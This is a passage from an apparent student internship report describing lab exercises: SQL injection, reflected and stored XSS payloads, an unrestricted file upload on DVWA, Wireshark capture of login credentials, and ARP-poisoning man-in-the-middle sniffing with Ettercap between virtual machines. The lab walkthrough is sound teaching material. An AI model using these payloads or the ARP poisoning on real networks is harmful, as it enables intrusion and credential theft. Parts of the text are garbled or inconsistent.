
SQL statements are inserted into an entry field for execution.

The screenshot shows the DVWA SQL Injection (Blind) page. The navigation menu is identical to the previous page. The main content area has a title "Vulnerability: SQL Injection (Blind)". A "User ID:" input field contains "ID: 1" or=" 1" and a "Submit" button. Below the input field, the output shows "ID: 1" or=" 1", First name: admin, Surname: admin. A "More info" section lists the same three URLs as the previous page. At the bottom, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" links. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Step 6: XSS reflected-Used to add the script
<script>alert("hacked") </script>

This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



The screenshot shows the DVWA interface with the 'XSS reflected' menu item selected. A modal dialog box is displayed, showing the IP address '192.168.56.101' and the word 'hacked'. The message 'Hello' is displayed in red text below the input field, indicating it was反射ed (reflected) from the user input.

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.

i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.



The screenshot shows the DVWA interface with the 'Upload' menu item selected. A file upload dialog box is open, showing the message 'Choose an image to upload:'. Below the dialog, a success message indicates that '.../hackable/uploads/demo.txt successfully uploaded!'. The 'More info' section provides links to various resources about file upload vulnerabilities.

Index of /dvwa/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 03:10	34	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.

Step 1: Login to kali as root user and type Wireshark.



Step 2: Wireshark Network Analyzer will be opened and double click on eth0(1st option).



Step 3: Go to Firefox and search **testfire.net**

The Altoro Mutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.142.ibm.com/software/broad/cis/ciswebdesign/SW10>.

Copyright © 2008, 2023 IBM Corporation. All rights reserved.


Username: **admin** Password: **admin**

Step 4: Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.

Perform Sniffing using Ettercap in Kali Linux

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux.



```
kali-linux-2022-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
$ sudo -s
[sudo] password for kali:
[root@kali] ~
# ifconfig
eth0: flags=416<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::4219:6fffe%eth0 brd fe80::ff:fe19:6fffe scopeid 0x2<link>
    ether 08:00:27:19:6f:16 txqueuelen 1000 (Ethernet)
        RX packets 7505 bytes 897205 (876.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 11802 bytes 791296 (772.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeset 0<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 2193 bytes 104218 (101.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2193 bytes 104218 (101.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[root@kali] ~
# ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

A pop-up window appears on the screen and now click the mark.



Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> hostlists and the below window will display

Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

At the bottom of the window, there are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2".

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Step 5: Open firefox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.


The screenshot shows the DVWA (Damn Vulnerable Web Application) login page. At the top is the DVWA logo. Below it are fields for "Username" containing "admin" and "Password" containing "*****". A "Login" button is at the bottom of the form.

Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]

```
mPassword:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

This my report after I completed my internship at DLithe. It was a great experience for me to learn beyond my academics. It was fabulous opportunity for me to learn and gain knowledge before I enter my professional life. When I started my internship, I was asked to learn or become familiar with Linux. Later, the team did and was affected with the project through.

It was my first experience in the internship where I got set of protocols, about the communication with other people, being professional talking skills.